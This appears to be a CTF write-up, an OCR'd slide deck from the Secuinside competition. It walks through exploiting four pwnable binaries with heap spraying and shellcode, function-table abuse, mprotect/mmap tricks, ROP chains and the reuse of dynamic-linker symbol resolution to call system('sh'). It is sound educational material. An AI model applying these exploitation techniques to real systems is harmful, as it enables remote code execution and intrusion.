    goto LABEL_464;
  if ( (signed int)j > 255 )
    break;
  if ( bank_ptr[j] != v89[j] || bank_ptr[j] != v91[j] )
    change_esp4_804C0F8(0x62F2F2Fu);
}
change_esp3_804C0D8(0x84F4F4Fu);
```

- If length of argument "bank" is longer than 0xff , change esp to 0x084F4F4F and RET
- We can controll value in memory 0x084F4F4F by heap spraying !
- No ASLR. First allocated of heap address fixed at 0x0804a008


Karate

Payload

- Send many GET argument sets (“a=b&” * 11xx)
  + NOP + SHELLCODE
  + Address of SHELLCODE

- You should take care of the limit length of GET method argument

Karate


Low address
0x0804A008
"a=b"
"a=b"
~~~~~~~
NOP
0x084F4C07
NOP + SHELLCODES
~~~~~~~
0x084f4c07
0x084F4F4F
0x084f4c07
0x084f4c07
~~~~~~~
High address
~~~~~~~

Karate

DEMO

Classico

nickname: classico

HINT: 61.42.25.24:8080
(8181,8282,8383,8484,8585,8686,8787,8888,8989)

binary: http://61.42.25.24/classico

CentOS 6.2 / randomize_va_space 0 / exec-shield 1


Classico

```
int __cdecl main_8048880()
{
  return real_main_804888C();
}

int __cdecl real_main_804888C()
{
  int result; // eax@1

  result = stage_1_8048A68();
  if ( result != -1 )
    result = stage_2_8048CF4(result);
  return result;
}
```

- First , get client input and check the input values

- Checks time stamp , random hash , etc.....

Classico



```
buffer = malloc(0x50u);
memset(buffer, 0, 0x50u);
read(0, buffer, 0x50u);
ptr = buffer;
tmp = *(_DWORD *)buffer;
if ( tmp <= (signed int)0x182u )
{
  if ( tmp > (signed int)0x181u )
  {
    memset(s, 0, 0x100u);
    len = strlen("INETCOP");
    memcpy(s, "INETCOP", len);
    for ( i = 0; ; ++i )
    {
      len1 = strlen("INETCOP");
      if ( i >= len1 )
        break;
      if ( *((_BYTE *)ptr + i + 4) != s[i] )
      {
        print_hash_80488C4(0x5DDE6BBDu);
        return -1;
      }
    }
    time_var = time(0);
    seed = time_var;
    tmp = *((_DWORD *)ptr + 9);
    if ( time_var == tmp )
    {
      check_hash_8048C34((int)((char *)ptr + 40), seed);
      tmp = *((_DWORD *)ptr + 18) - *((_DWORD *)ptr + 19);
      if ( tmp > 0 )
      {
        free(buffer);
        result = tmp;
      }
      else
      {
        print_hash_80488C4(-1413685524);
        result = -1;
```

- Check routines

- Get input from client and check input values

Classico

```
signed int __cdecl stage_2_8048CF4(int a1)
{
  signed int result; // eax@2
  size_t nbytes; // [sp+0h] [bp-8h]@1
  unsigned int buf; // [sp+4h] [bp-4h]@1

  buf = 0;
  nbytes = 0;
  read(0, &buf, 4u);
  if ( check_arg_range_8048CD0(buf) == -1 )
  {
    print_hash_80488C4(0x1ABC2ABCu);
    result = -1;
  }
  else
  {
    read(0, &nbytes, 4u);
    if ( nbytes == a1 )
    {
      if ( (signed int)nbytes > 0 )
      {
        result = jump_functable_8048DA4(buf);
      }
      else
      {
        print_hash_80488C4(0x4ABC5ABCu);
        result = -1;
      }
    }
    else
    {
      print_hash_80488C4(0x3ABC4ABCu);
      result = -1;
    }
  }
  return result;
}
```

- If you passed check routines , program gets input for function table index from client

- Index range must be 0x0 <= Index <= 0xf

Classico

```
signed int __cdecl jump_functable_8048DA4(unsigned int index)
{
  if ( index <= 0xF )
    JUMPOUT(__CS__, *(&func_table + index));
  print_hash_80488C4(0x82828282u);
  return -1;
}
```

- Jump to table[index]
- Each index calls its own handler function

Classico

```
void *__cdecl index_3_handler_80494F4(size_t nbytes)
{
  void *ptr; // [sp+0h] [bp-18h]@1
  void *input; // [sp+8h] [bp-10h]@1

  input = get_input_heap_8049354(nbytes);
  ptr = malloc(0x1000u);
  chdir((const char *)input);
  if ( 0bfc8c8c8 )
  {
    if ( (signed int)ptr >= (signed int)0x8282828u )
      JUMPOUT(  CS  , 0xBFC8C8C8u);
  }
  return input;
}
```

Index 0x3 handler

- If allocated heap address is higher than 0x08282828 , jumps to 0xbfc8c8c8

= if(*0xbfc8c8c8 != 0)

Classico

```
signed int __cdecl index_9_handler_80493F4(size_t nbytes)
{
  signed int result; // eax@3
  int v2; // [sp+0h] [bp-10h]@1
  int *v3; // [sp+4h] [bp-Ch]@1
  void *addr; // [sp+8h] [bp-8h]@1
  int v5; // [sp+Ch] [bp-4h]@1

  v5 = get_input_stack_8049298(nbytes);
  addr = (void *)0xBFC8C8C8;
  v2 = 0;
  v3 = &v2;
  if ( (signed int)&v2 > (signed int)0xBFC8C8C8u )
  {
    result = -1;
  }
  else
  {
    addr = (void *)((unsigned int)addr & 0xFFFFF000);
    v2 = mprotect(addr, 0x1000u, 7);
    if ( v2 == -1 )
      result = -1;
    else
      result = 0;
  }
  return result;
}
```

Index 0x9 handler

- If esp is lower then 0xbfc8c8c8 , call mprotect to make 0xbfc8c000 rwx memory

Classico

```
signed int __cdecl index_f_handler_8049138(size_t nbytes)
{
  void *ptr; // [sp+0h] [bp-1018h]@1
  int i; // [sp+1014h] [bp-4h]@12

  ptr = malloc(0x1Cu);
  memset(ptr, 0, 0x1Cu);
  read(0, (char *)ptr + 8, 4u);
  if ( dword_804A868 != *((_DWORD *)ptr + 2) )
  {
    print_hash_80488C4(-1835887982);
    return 1;
  }
  ++dword_804A868;
  read(0, (char *)ptr + 12, 4u);
  read(0, (char *)ptr + 16, 4u);
  if ( *((_DWORD *)ptr + 4) )
    return -1;
  read(0, (char *)ptr + 20, 4u);
  read(0, (char *)ptr + 24, 4u);
  if ( *((_DWORD *)ptr + 5) )
  {
    if ( get_input_stack_8049298(nbytes) == -1 )
      return -1;
  }
  else
  {
    if ( *((_DWORD *)ptr + 6) && get_input_heap_8049354(nbytes) == (void *)-1 )
      return -1;
  }
  for ( i = 0; i < *((_DWORD *)ptr + 3); ++i )
    real_main_804888C();
  return 0;
}
```

Index 0xF handler

- Get user input and check about input
- If you passed it , You can call sub main function as many as you want

Classico

How to exploit?

- Jump to index 0xF enough times to reach esp to 0xbfc8c8c8

- Jump to index 0x9 to make stack rwx memory

- Jump to index 0x3 to change eip to point stack

Classico

DEMO

Roadie

nickname: roadie

HINT: 61.42.25.26:8080
(8181,8282,8383,8484,8585,8686,8787,8888,8989)

binary: http://61.42.25.26/roadie

CentOS 6.2 / randomize_va_space 2 / exec-shield 1

Roadie

```
void __cdecl main()
{
  while ( 1 )
    real_main_8048EFB();
}
```

- main calls sub function infinitely

Roadie

```
int __cdecl real_main_8048EFB()
{
  int ptr; // esi@1
  char s_0x10000; // [sp+11h] [bp-10007h]@1

  memset(&s_0x10000, 0, 0xFFFFu);
  init_8048E3F();
  read(0, buf, 580u);
  ptr = (int)buf;
  make_null_registers_8048FC8();
  return check_values_8048514(ptr);
}
```

- Sub main function allocates heap and sets memory permission rwx

- Makes function table

```
int (__usercall *__cdecl init_8048E3F())<eax>(int<esi>)
{
  int (__usercall *result)<eax>(int<esi>); // eax@3

  buf = malloc(0x244u);
  if ( mprotect((void *)((unsigned int)buf & 0xFFFFF000), 0x1000u, 7) == -1 )
  {
    dword_804A288 = 0xFFFFFF7Eu;
    good_bye_08048777();
  }
  memset(&unk_804A2E0, 0, 0x40u);
  memset(func_table, 0, 0x40u);
  func_table[0] = (int)good_bye_08048777;
  dword_804A2A4 = (int)check_values_8048514;
  dword_804A318 = (int)check_mmap_8048883;
  result = check_call_8048BD0;
  dword_804A31C = (int)check_call_8048BD0;
  return result;
}
```

Roadie

```
int __usercall check_values_8048514<eax>(int a1<esi>)
{
  if ( *(_BYTE *)a1 != 0xFFu )
  {
    dword_804A288 = -1;
    good_bye_08048777();
  }
  if ( *(_BYTE *)(a1 + 1) != 0x42 || *(_BYTE *)(a1 + 2) != 0x42 || *(_BYTE *)(a1 + 3) != 0x4F )
  {
    dword_804A288 = -2;
    good_bye_08048777();
  }
  if ( *(_DWORD *)(a1 + 4) < 0 || *(_DWORD *)(a1 + 4) > 2 )
  {
    dword_804A288 = -3;
    good_bye_08048777();
  }

  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  the_index_804A26C = *(_WORD *)(a1 + 28);
  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

  if ( *(_DWORD *)(a1 + 64) > (signed int)0x200u )
  {
    dword_804A288 = -18;
    good_bye_08048777();
  }
  jump_to_table_8048F56();
  return 0;
}
```

- After input , another sub function checks input values
- Use input values for function table index
- If you passed all of check routines , program calls sub function

Roadie

```
int __cdecl jump_to_table_8048F56()
{
  int result; // eax@3
  char s; // [sp+11h] [bp-10007h]@1

  memset(&s, 0, 0xFFFFu);
  if ( the_index_804A26C >= 0 || the_index_804A26C <= 31 )
  {
    func_ptr = func_table[the_index_804A26C];
    if ( !func_ptr )
      func_ptr = func_table[0];
    result = ((int (*)(void))func_ptr)();
  }
  else
  {
    result = -1;
  }
  return result;
}
```


- Call the function in table[index]
- We can't controll values on function table
- So we just need to use functions that already in table

Roadie

```
func_table[0] = (int)good_bye_08048777;      // index 0
dword_804A2A4 = (int)check_values_8048514;  // index 1
dword_804A318 = (int)check_mmap_8048883;    // index 30
result = check_call_8048BD0;
dword_804A31C = (int)check_call_8048BD0;    // index 31
```

- 4 functions in table
- Index 0 , Index 1 is not useful
- Index 30 allocates rwx memory at 0x00000000
- Index 31 can call function which address is lower than 0x08040000

Roadie




```
int __usercall check_mmap_8048883<eax>(int a1<esi>)
{
  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  if ( *(_DWORD *)(a1 + 80) < 0 || *(_DWORD *)(a1 + 80) > 2 )
  {
    dword_804A288 = -5;
    good_bye_08048777();
  }
  dword_804A28C = *(_DWORD *)(a1 + 80);

  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

  if ( *(_DWORD *)(a1 + 120) > 255 )
  {
    dword_804A288 = -8;
    good_bye_08048777();
  }

  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

  if ( new_space_ptr_804A274 == -1 )
  {
    new_space_ptr_804A274 = (int)mmap(0, 0x1000u, 7, 50, 0, 0);
    dword_804A294 = new_space_ptr_804A274;
  }
  if ( new_space_ptr_804A274 == -1 )
    exit(0);
  *(_BYTE *)(dword_804A28C + new_space_ptr_804A274) = *(_DWORD *)(a1 + 120);
  ++dword_804A270;
  return 0;
}
```

Index 30 function

- Allocates rwx memory at 0x00000000
- You can write values on 0x0 , 0x1 , 0x2 (1byte in one time)

Roadie



```
int __usercall check_call_8048BD0<eax>(int a1<esi>)
{
  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  v4 = *(_DWORD *)(a1 + 112);
  if ( v4 > 0x8040000 )
  {
    dword_804A288 = -15;
    good_bye_08048777();
  }
  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

  if ( atoi((const char *)*(_BYTE *)(a1 + 132)) )
  {
    if ( atoi((const char *)*(_BYTE *)(a1 + 132)) - 0x30u > 9 )
    {
      dword_804A288 = -13;
      good_bye_08048777();
    }
  }
  if ( *(_DWORD *)(a1 + 136) != dword_804A270 )
  {
    dword_804A288 = -14;
    good_bye_08048777();
  }
  v1 = make_null_registers_8048FC8();
  return ((int (__fastcall *)(int, _DWORD))v4)(v3, HIDWORD(v1));
}
```

Index 31 function

- You can jump to memory lower than 0x0804000(signed int)

Roadie

How to exploit?

- When index 31 function jump to user controlled address , ESI points start of input values in heap.

- Write jmp *esi in memory 0x0,0x1 by calling index 30 function

- Jump to memory 0x00000000 by calling index 31 function. Make input values contain jmp $+0x7f near start and NOP+SHELLCODE near start + 0x7f .

Roadie

DEMO

Reusing dynamic linker for Exploitation

Dynamic linker

- It loaded into memory with shared library when the program uses dynamic linking method

- Links program and shared library in run-time

Reusing dynamic linker for Exploitation

Dynamic linker

- When main binary calls libc function , they call function@plt first

```
(gdb) x/3i puts
   0x80482f0 <puts@plt>:        jmp    *0x8049630
   0x80482f6 <puts@plt+6>:      push   $0x10
   0x80482fb <puts@plt+11>:     jmp    0x80482c0
```

- function@plt jumps to *GOT.

- If first call of function , GOT points next instruction's address. Next instructions get into dynamic linker and get libc address of function. Write the address on GOT and call it.

Reusing dynamic linker for Exploitation

```
(gdb) x/i $eip
=> 0x11e81a <_dl_fixup+26>:     mov    0x4(%ecx),%ecx
(gdb) x/x $ecx + 0x4
0x8049574 <_DYNAMIC+36>:        0x080481fc
(gdb) x/s 0x080481fc
0x80481fc:       ""
(gdb)
0x80481fd:       "__gmon_start__"
(gdb)
0x804820c:       "libc.so.6"
(gdb)
0x8048216:       "_IO_stdin_used"
(gdb)
0x8048225:       "puts"
(gdb)
0x804822a:       "__libc_start_main"
```

```
(gdb) x/wx $edi
0x80481dc:      0x00000029
(gdb) x/wx $esi
0x80481fc:      0x675f5f00
(gdb) x/s *$edi + $esi
0x8048225:       "puts"
```

```
(gdb) x/2i $eip
=> 0x11e8be <_dl_fixup+190>:    mov    %esi,%eax
   0x11e8c0 <_dl_fixup+192>:    call   0x119ea0 <_dl_lookup_symbol_x>
(gdb) x/s $esi
0x8048225:       "puts"
```

Reusing dynamic linker for Exploitation

If you changes the function name that _dl_lookup_symbol_x function 's argument , another function will be called.

```
(gdb) x/2i $eip
=> 0x11e8be <_dl_fixup+190>:    mov    %esi,%eax
   0x11e8c0 <_dl_fixup+192>:    call   0x119ea0 <_dl_lookup_symbol_x>
(gdb) x/s $esi
0x8048225:       "puts"
(gdb)
(gdb)
(gdb) set *$esi = 0x74737973
(gdb) set *($esi+4) = 0x00006d65
(gdb) x/s $esi
0x8048225:       "system"
(gdb) c
Continuing.
Detaching after fork from child process 8173.
sh: hello: command not found
```

system( ) worked!

Reusing dynamic linker for Exploitation

Exploitation

- Write address of read & writable memory on DYNAMIC + 36

- Write new function name("system" , "execl" , ...) on read & writable memory + offset (&function name - &.strtab)

- Return to function@plt + 6

Reusing dynamic linker for Exploitation

DEMO

Dethstarr

nickname: dethstarr

HINT: 61.42.25.25:8080
(8181,8282,8383,8484,8585,8686,8787,8888,8989)

binary: http://61.42.25.25/dethstarr

CentOS 6.2 / randomize_va_space 2 / exec-shield 1

Dethstarr

```
int __cdecl real_main_8048523()
{
  print_heapdata1_8049146();
  get_input_check1_804928D();
  checkin = -1;
  print_heapdata2_8048D0A();
  checkin = 1;
  get_input_check2_8048DD9();
  checkin = 3;
  get_input_check2_8048DD9();
  checkin = 4;
  get_input_check2_8048DD9();
  checkin = 5;
  get_input_check2_8048DD9();
  print_heapdata3_8048A7A();
  checkin = 1;
  get_input_check3_8048B13();
  checkin = 0;
  get_input_check3_8048B13();
  checkin = 2;
  get_input_check3_8048B13();
  checkin = 2;
  print_heapdata4_8048A7A();
  checkin = 3;
  get_input_check4_804882B();
  checkin = 0;
  print_heapdata4_8048A7A();
  checkin = 0;
  get_input_check4_804882B();
```

```
  print_heapdata5_804866B();
  checkin = 1;
  print_heapdata4_8048A7A();
  checkin = 0;
  get_input_check4_804882B();
  checkin = 3;
  print_heapdata4_8048A7A();
  checkin = 2;
  get_input_check4_804882B();
  checkin = 5;
  get_input_check2_8048DD9();
  checkin = 4;
  get_input_check2_8048DD9();
  checkin = 3;
  get_input_check2_8048DD9();
  checkin = 1;
  return get_input_check2_8048DD9();
}
```

Damn trash routines

- Half of functions just allocate heap , set data and just print them.
- Other functions just get user input and check them

Dethstarr

There's vulnerability in one of input_check functions.

We can overwrite 4byte on any memory we want !

```
int __cdecl get_input_check4_804882B()
{
  char nptr; // [sp+17h] [bp-31h]@30
  void *buf; // [sp+38h] [bp-10h]@1

  buf = malloc(0x54u);
  memset(buf, 0, 0x54u);
  read(0, buf, 0x34u);
  if ( *((_DWORD *)buf + 9) != 4 )
    good_bye_804953A();
  if ( !*(_DWORD *)buf )
    good_bye_804953A();
  if ( *((_BYTE *)buf + 4) > 1 )
    good_bye_804953A();
  if ( *((_DWORD *)buf + 2) != *((_DWORD *)buf + 3) || !*((_DWORD *)buf + 2) || *((_DWORD *)buf + 2) > (signed int)0x1Fu )
    good_bye_804953A();
  if ( *((_DWORD *)buf + 4) != *((_DWORD *)buf + 5) || *((_DWORD *)buf + 4) > 0xAu )
    good_bye_804953A();
  dword_804A8E0[*((_DWORD *)buf + 2)] = *(_DWORD *)buf;
  if ( *((_DWORD *)buf + 6) != 1 )
    good_bye_804953A();
```

Dethstarr

But (where & what) we should overwrite to controll EIP?

- Overwrite GOT to [add XX , esp ; ret ;] for lifting ESP to ROP !

- But small buffer .... So call recv@plt to get new payload on memory and move stack frame !

- Send dynamic linker reusing payload which leads to call system("sh") to bypass ASLR & NX

Dethstarr

Stage 1	Stage 2	Stage 3
Ret	freespace2 – 4	read@plt
Ret	Ret	pppr
Ret	Ret	0
Ret	Ret	&strtab_ptr (.DYNAMIC+36)
Freespace1	read@plt	4
&(leave ; ret)	&(leave ; ret)	atoi@plt + 6
	0	0xdeadbeef
	Freespace2	&"sh"
	60	"system \ 0 \ 0" "sh \ 0 \ 0"

Dethstarr

DEMO

Conclusion

- Secuinside was Lovely pwnable party!

- Tip for pwnable :
    - Find unnatural function in binary
    - Catch the trap! Don't be fished :p
    - There's lots of useful gadgets already in memory
    - Check about binary execstack bit before start!

- Try to solve the challenges Although CTF was finished (It is helpful for us to study HARD exploit :)

Q & A

Quiz Time!

1) 문제서버에 NX가 켜져있음에도 Kielbasa문제와 Classico문제에서 스택의 쉘코드 실행이 가능했던 이유는?

2) 리모트 공격으로 쉘을 획득했을때 표준 출력이 정상적으로 되지않는 있는 방법은?
(쉘의 기능을 이용해야함)